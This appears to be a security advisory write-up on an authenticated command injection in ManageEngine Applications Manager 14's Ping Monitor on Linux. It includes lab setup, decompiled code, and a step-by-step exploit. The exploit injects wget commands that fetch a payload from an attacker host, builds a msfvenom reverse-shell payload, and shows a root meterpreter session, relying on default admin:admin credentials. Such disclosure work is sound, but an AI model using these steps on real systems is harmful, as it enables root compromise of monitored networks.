ZOHO ManageEngine Applications Manager 14 Ping Monitor System Command Injection

Introduction

ManageEngine Applications Manager is an open-premise application performance monitoring software that monitors business applications and their underlying infrastructure components. The products supports multiple applications such as web applications, application servers, web servers, database, network services, middleware, etc. It provides remote business management to the applications or resources in the network. It is a tool that allows network administrators to monitor any number of applications or services running in the network without any manual effort.

According to the official Customers' page, ManageEngine Applications Manager is used by many high profile users such as Atmantic Health System, Lexmark, SironaHealth, IEC, Department of Justice, NASA, US House of Representatives, etc.

On the Linux platform, a vulnerability is found in the Performance Polling's Ping Monitor feature. A remote attacker could modify the Ping Monitor's settings and inject additional commands under the context of ROOT. Please note that authentication is required, however by default the application comes with a default username and password "admin:admin".

Windows and other platforms don't seem to be affected by this vulnerability, more details below.

Setup

OS

First, please prepare a Linux box for testing. In my lab environment, I was using 64-bit Ubuntu 18.

Database

Next, you need to set up a database server. By default, ManageEngine Applications Manager does ship a PostgreSQL database, however in my experiment, the installer could not get it installed. An alternative solution is to install Microsoft SQL server, and keep in mind you would actually run into another bug with the latest, so this is exactly what I did to successfully set up the database.

Open a terminal, do:

```
wget -qO- https://packages.microsoft.com/keys/microsoft.asc | sudo apt-key add
-
```

And then:

```
sudo add-apt-repository "$(wget -qO-
https://packages.microsoft.com/config/ubuntu/16.04/mssql-server-2017.list)"
```

And install the following version of SQL server:

```
sudo apt-get install mssql-server=14.0.3192.2-2
```

And don't forget to configure it:

```
sudo /opt/mssql/bin/mssql-conf setup
```

In my lab, I also installed sqlcmd for debugging purposes, so if you want that, you can do:

```
curl https://packages.microsoft.com/keys/microsoft.asc | sudo apt-key add -
curl https://packages.microsoft.com/config/ubuntu/16.04/prod.list | sudo tee
/etc/apt/sources.list.d/msprod.list
sudo apt-get update
sudo apt-get install mssql-tools unixodbc-dev
```

And then finally connect to it:

```
sqlcmd -S localhost -U SA -P '<YourPassword>'
```

Remember the SA password, you will need it during ManageEngine Applications Manager's installation.

ManageEngine Applications Manager Installer

ManageEngine Applications Manager can be downloaded from the official website, or do:

```
wget
https://download.manageengine.com/products/applications_manager/54974026/ManageEngine_ApplicationsManager_64bit.bin
```

The exact version I had during testing:

- Applications Manager 14
- Build: 14440
- Latest as of Jan 12 2020
- MD5 for the installer I used: 0284092d3339882b70d0ce9493e95a18

To install ManageEngine Applications Manager, just run the **ManageEngine_ApplicationsManager_64bit.bin** installer, and following the instructions, which should be very straight forward. For debugging purposes, you might want to modify the **startApplicationsManager.sh** to support Java remote debugging, and then run it to start the server. When the server is ready, you should be able to browse to it by visiting:


```
http://[Host IP]:9090/
```

Vulnerability Technical Details


The Ping Monitor vulnerability can be broken down into two parts: First is where you inject arbitrary system command, and the second is where you execute it. Let's talk about the first.

Arbitrary Command Injection

To inject an arbitrary command, you need to log into the server with username and password "admin:admin". Click on the **Admin** tab, and then under **Discovery && Data Collection**, you should see the **Performance Polling** option, click on that:



In Performance Polling, you should see there are multiple tabs, one of them should be **Ping Monitor**, click on that. And then you should see the following:



The Ping Command field is where you could inject an arbitrary command. Obviously, there are many ways to approach this, this is what I did to verify the vulnerability:

First, I created a file called payload:

```
echo This is a test > payload
```

And then I started a web server to host it:

```
sudo python -m SimpleHTTPServer 80
```

In the Ping command field, I injected the following, and hit **Save**, which would cause the file to be downloaded and save it in the /tmp directory:

```
/usr/bin/wget 192.168.7.1/payload -O /tmp/payload ;
```

By clicking Save you would trigger the **AMCacheHandler::updateGlobalVariables()** function (found in the AdventNetAppManager.jar file), specifically this code:

```
if (latestProps.containsKey("am.pingtest.command"))
{
  System.setProperty("pingcommand",
(String)latestProps.get("am.pingtest.command"));
}
```

Now that the malicious command is stored, let's move on to how to execute it.

Please Note:


- In the Ping command field, some characters may be filtered out. For example: The `>` character, which makes writing a file less direct for the attacker.
- I also had some trouble executing multiple commands at once. So in my remote code execution example, you will see that I'm executing one by one.

Executing the Injected Command

To execute the malicious command, we want to trigger a ping. To do this, click on the **Monitors** tab, and then click **New Monitor** to add one. There are many options, you want to choose **Ping Monitor (EUM)**. You could also go to the following link directly to create a new Ping Monitor request (please modify the host IP accordingly):

```
http://192.168.7.161:9090/manageConfMons.do?
method=createMonitor&type=Ping%20Monitor&restype=Ping%20Monitor
```

You should see the following page:



Here's how to fill out the fields:

- In the display name, enter something arbitrary. Make sure this does not repeat.
- In the hostname/IP address field, enter a valid IP address (it could be as simple as 127.0.0.1). A valid IP is needed because a lookup routine is actually performed before the ping. If the lookup fails, an exception is thrown.

Finally, hit **Add Monitor(s)**. When this happens, you should trigger the following code in **AMPingDataCollector::CheckAuthentication()**:

```
String hostIp = "" + props.getProperty("HostName");
String host = InetAddress.getByName(hostIp).getHostName();
Properties result = AppManagerPing.ping(hostIp);
```

In `AppManagerPing.ping(hostIp)`, this will eventually take us to a function called AppManagerPing::getExecPingProps(), and this is the interesting part in the code:

```
String cmd;
if (!osname.startsWith("SunOS") && !osname.startsWith("Solaris")) {
  if (osname.startsWith("Linux")) {
    if (isIPV6) {
      PING_CMD = "/usr/bin/ping6 -c " + num_tries + " -w " + timeout;
      if (intfName != null) {
        PING_CMD = PING_CMD + " -I " + intfName;
      }
    } else if (System.getProperty("pingcommand") != null) {
      PING_CMD = System.getProperty("pingcommand");
    } else {
      PING_CMD = "/bin/ping -c " + num_tries + " -w " + timeout;
    }

    cmd = new String(PING_CMD + " " + host);
```

Basically what happens here is that the `PING_CMD` variable can be changed when there's a `pingcommand` property, which you just set in the Ping Monitor setting previously. Notice this seems to be exclusive for Linux, and other platforms just get hardcoded ping commands.

Scrolling down a bit more is our command being executed:

```
RunCommand runc = new RunCommand(cmd);
runc.start();
```

Remote Code Execution

The following is an example of how to get a meterpreter session against the Ping Monitor command injection vulnerability.

First I generated a meterpreter payload for elf format:

```
./msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.7.1 LPORT=4444 -
f elf -o /tmp/payload
```

In msfconsole, I also set up the payload handler in order to receive the shell:

```
msf5 > handler -p linux/x86/meterpreter/reverse_tcp -H 0.0.0.0 -P 4444
```

Next, for my attack vector, I set up a Python web server to host the payload (so that ManageEngine would download it):

```
sudo python -m SimpleHTTPServer 80
```

Next, go to the Ping command field in Ping Monitor, and inject:

```
/usr/bin/wget 192.168.7.1/payload -O /tmp/payload ;
```

Attempt to create a new ping monitor, which should trigger the payload being saved onto the server.

Next, back to the Ping command field, and inject:


```
/bin/chmod 777 /tmp/payload ;
```

Try to create a new ping monitor again.

Back to the Ping command field once again, this time enter:

```
/tmp/payload ;
```

Try to create a new ping monitor one last time. You should get a meterpreter session:


msf — msfconsole -q — 124×38
...tools/burp.jar
.../bin — -bash
...192.168.7.161
...192.168.7.161
...on ◂ sudo
...sfconsole -q
/jars —
msf5 > jobs
Jobs
====
Id Name Payload Payload opts
-- ---- ------- ------------
0 Exploit: multi/handler linux/x86/meterpreter/reverse_tcp tcp://0.0.0.0:4444
msf5 >
[*] Sending stage (985320 bytes) to 192.168.7.161
[*] Meterpreter session 9 opened (192.168.7.1:4444 -> 192.168.7.161:36220) at 2020-01-12 04:42:00 -0600
msf5 > sessions -i 9
[*] Starting interaction with 9...
meterpreter > getuid
Server username: uid=0, gid=0, euid=0, egid=0
meterpreter > pwd
/root/ManageEngine/AppManager14/working
meterpreter >